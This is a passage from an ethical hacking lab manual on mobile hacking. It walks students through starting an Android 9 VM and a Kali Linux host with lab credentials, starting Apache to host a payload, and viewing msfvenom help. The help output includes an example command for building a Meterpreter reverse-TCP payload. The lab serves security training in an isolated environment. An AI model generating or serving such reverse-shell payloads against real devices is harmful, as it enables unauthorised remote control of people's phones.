ETHICAL HACKING V2
LAB SERIES

Lab 25: Mobile Hacking

Document Version: 2021-05-18

Material in this Lab Aligns to the Following	
Books/Certifications	**Chapters/Modules/Objectives**
All-In-One CEH Chapters ISBN-13: 978-1260454550	8: Mobile Communications and the IoT
EC-Council CEH v10 Domain Modules	17: Hacking Mobile Platforms

Contents


Introduction

Mobile devices are one of today's most used electronic devices. People use them to communicate, share files, track location, browse the web, and for many other purposes. This makes them a prime target for attackers. As an ethical hacker, you should be familiar with mobile hacking tools and techniques and use them to perform tests on mobile devices to make them more resilient.

Objectives

- Exploit the vulnerabilities in an Android device
- Device enumeration and covering tracks

Lab Topology



Lab Settings


The information in the table below will be needed to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address / Subnet Mask	Account (if needed)	Password (if needed)
WinOS	192.168.0.20	Administrator	Train1ng$
pfSense	192.168.0.254 192.168.68.254 192.168.9.1	admin	pfsense
Kali Linux	192.168.9.2 192.168.0.2	root	toor
Android Pie	192.168.0.5	-	-

1 Configure Android VM


As an **Ethical hacker**, you must be familiar with various exploits and payloads available in tools like *Kali Linux,* which allows you to perform various tests for vulnerabilities on the devices connected in a network, among other things. Since mobile devices are among the most popular types of network-connected devices, an ethical hacker must understand how to identify vulnerabilities within them. In this lab, we will do just that. We will learn how to exploit an *Android* feature using *Metasploit*.

1. Launch the **WinOS** virtual machine to access the graphical login screen.
   1.1. Select **Send CTRL+ALT+DEL** from the dropdown menu to be prompted with the login screen.




   1.2. Log in as `Administrator` using the password: `Train1ng$`

2. Let us begin by opening the *Microsoft* hypervisor software called *Hyper-V* by clicking the **Start Menu** button seen in *item* **1**. Next, search for the Microsoft hypervisor by typing `Hyper` as seen in *item* **2.** Then, click **Hyper-V Manager** to start the Desktop application, as seen in *item* **3** below. Alternatively, you can start the application by double-clicking the shortcut on the Desktop, as seen in *item* **4,** or from the toolbar as seen in *item* **5**.



3. The *Hyper-V Manager* window will appear. This desktop application has many uses, but for now, let us focus on starting the *Android* Virtual Machine (VM) to begin this lab. Proceed by selecting the **WINOS** option as seen in *item* **1** below. Next, select the **Android Pie** VM that appears under the *Virtual Machines* tab, as seen in *item* **2**. Finally, select **Connect,** found at the bottom-right corner of the window, in the right pane called *Actions,* as seen in *item* **3** below.



Virtual Machines

Name	State	CPU Usage	Assigned Memory	Uptime	Status
Android Pie	Off				

Checkpoints


Android Pie - (2/10/2021 - 11:45:29 AM)
Now

Android Pie

Created:	2/9/2021 11:08:38 AM	**Clustered:**	No
Configuration Version:	9.0		
Generation:	1		
Notes:	None		

WINOS: 1 virtual machine selected.

4. The *Virtual Machine Connection* window will appear. For this exercise, a device was configured using the *Android Pie* system image running the operating system *Android 9.0*. Launch the *Android* emulator from within the *Virtual Machine Connection* window by clicking **Start** as seen in *item* **1** below.




The virtual machine 'Android Pie' is turned off


To start the virtual machine, select 'Start' from the Action menu

Only select **Start** from the *Action* menu. Under no circumstance should you attempt to modify the *Android Virtual Machine's* device configuration settings.


5. Next, we will adjust the size of the emulator. This will widen the display and allow us to view the device's content clearly. Click **View** from the *Menu* bar and then select **Full Screen Mode** as seen in *items* **1** and **2** below. Alternatively, you can select the **maximize** icon, as seen in *item* **3** below.


Android Pie on WINOS - Virtual Machine Connection
File
Action
Media
Clipboard
View
Help
Full Screen Mode Ctrl+Alt+Break
Toolbar
Enhanced session
Zoom Level
12:37
1
2
3

6. Now that the display is wider let us check the VM's IP address. To begin, click the **Application menu** button on the *Home* screen to launch the *Android menu,* as seen in *item* **1**. Then, select the **Settings** icon to launch the *Android Settings* application, as seen in *item* **2**. Next, click the **Network & Internet** menu option, seen in *item* **3,** to view the network settings. In the *Network & Internet* window, click the **Wi-Fi** option seen in *item* **4** to view the Wi-Fi settings for this device.



7. You will be taken to the *Wi-Fi* window. This window shows the SSID of the connected Wi-Fi network and will also list the available Wi-Fi networks. Select the SSID **VirtWifi,** then **Advanced** to view details about the currently connected Wi-Fi network as seen in *items* **1** and **2**. Take note of the IP address, seen in *item* **3** below, and the other details here as well since you will need to know them to exploit the device.



VirtWifi
Unmetered / Connected, no internet

Wi-Fi preferences
Wi-Fi doesn't turn back on automatically

Saved networks
1 network

Network details

VirtWifi
Unmetered / Connected, no internet

Signal strength Excellent
Frequency 5 GHz
Security None

Advanced
Metered, Network details, IPv6 addresses

Network details

Metered
Treat as unmetered


Network details


MAC address
IP address 192.168.0.5
Gateway 192.168.0.254
Subnet mask 255.255.255.0
DNS 8.8.8.8
Link speed 1 Mbps

2 Metasploit Payload to Hack Android


1. Now that we have the network details, let us launch the **Kali Linux** virtual machine, as highlighted below, to begin the attack.

   1.1 Log in as `root` using the password: `toor`






2. Before starting the lab, we need to ensure that the host machine is on the same network as the target machine. Select the **Ethernet network connection** from the navigation panel, as seen in *item* **1**. Next, click **Wired connection eth1** as seen in *item* **2** to allow *Kali Linux* to use the network adapter with the IP address 192.168.0.2.



STOP


The target machine is on the network 192.168.0.0/24. The Kali Linux VM is configured with both IP address and can be easily interchanged.

3. Now that you know the IP address of the target device, and the *Kali Linux* host is connected to the same network as the target device, we can move on to creating the payload that will be used to compromise the *Android* VM. We will need to run the *Metasploit Framework* exploitation tool to perform the attack. To begin, launch the terminal by clicking the **Terminal** icon as seen in *item* **1** below.



4. The *Terminal* window will appear. Let us confirm that the services we need for this lab are currently running. To do this, type the command `systemctl status apache2` and press **Enter** as seen in *item* **1**. Look for the status identifier *Active*, as seen in *item* **2** below.

```
root@kali:~# systemctl status apache2
```




```
root@kali:~# systemctl status apache2
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
     Active: inactive (dead)
       Docs: https://httpd.apache.org/docs/2.4/
```

5. Let us start the *Apache2* service and confirm that it is running before we proceed. Type the command `systemctl start apache2` and press **Enter** as seen in *item* **1**. Next, type `systemctl status apache2` and press **Enter** as seen in *item* **2**. Observe that the *Active* tag now shows that the service is running, as seen in *item* **3** below.

```
root@kali:~# systemctl start apache2
```

```
root@kali:~# systemctl status apache2
```




```
root@kali:~# systemctl start apache2
root@kali:~# systemctl status apache2
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
     Active: active (running) since Sat 2021-02-13 12:47:00 EST; 7s ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 1861 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 1872 (apache2)
      Tasks: 6 (limit: 2290)
     Memory: 19.3M
     CGroup: /system.slice/apache2.service
             ├─1872 /usr/sbin/apache2 -k start
             ├─1873 /usr/sbin/apache2 -k start
             ├─1874 /usr/sbin/apache2 -k start
             ├─1875 /usr/sbin/apache2 -k start
             ├─1876 /usr/sbin/apache2 -k start
             └─1877 /usr/sbin/apache2 -k start

Feb 13 12:46:59 kali systemd[1]: Starting The Apache HTTP Server...
Feb 13 12:47:00 kali apachectl[1871]: AH00558: apache2: Could not reliably determine the ser>
Feb 13 12:47:00 kali systemd[1]: Started The Apache HTTP Server.
lines 1-19/19 (END)
```

To exit the system control status check, press **Ctrl+C** to exit.

6. By default, Apache server will not allow access to the resources located at */var/www/html*. Since this will be the destination of the created payload, let us remove the default *index.html* file. Type the command `rm /var/www/html/index.html` and press **Enter** as seen in *item* **1** below. This will delete the *index.html* file from the path.

```
root@kali:~# rm /var/www/html/index.html
```




```
root@kali:/# rm /var/www/html/index.html
root@kali:/#
```

If the **index.html** file is not removed, the *Apache* web server will display this web pages and you will be unable to get access to the file need to exploit the Android emulator.

7. We will now be creating a payload to exploit the Android emulator in the WinOS machine, but first, let us create a directory to store the file. Since we are using the *Apache* web server, we will create a folder in the location */var/www/html*. To do this, type the command `mkdir /var/www/html/lab25` and press **Enter** to create the directory named *lab25,* as seen in *item* **1** below.


```
root@kali:~# mkdir /var/www/html/lab25
```



```
root@kali:~# mkdir /var/www/html/lab25
root@kali:~#
```

8. Now, type the command `msfvenom -help` and press **Enter** as seen in *item* **1** below. This will generate the use cases of the tool and the options it can include. *Item* **2** displays an example of how the command is written. Let us make our own payload for the android device we started earlier.


```
root@kali:~# msfvenom -help
```



```
root@kali:~# msfvenom -help
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.ex
e

Options:
    -l, --list            <type>     List all modules for [type]. Types are: payloads, encode
rs, nops, platforms, archs, encrypt, formats, all
    -p, --payload         <payload>  Payload to use (--list payloads to list, --list-options
for arguments). Specify '-' or STDIN for custom
        --list-options               List --payload <value>'s standard, advanced and evasion
options
    -f, --format          <format>   Output format (use --list formats to list)
    -e, --encoder         <encoder>  The encoder to use (use --list encoders to list)
        --sec-name        <value>    The new section name to use when generating large Window
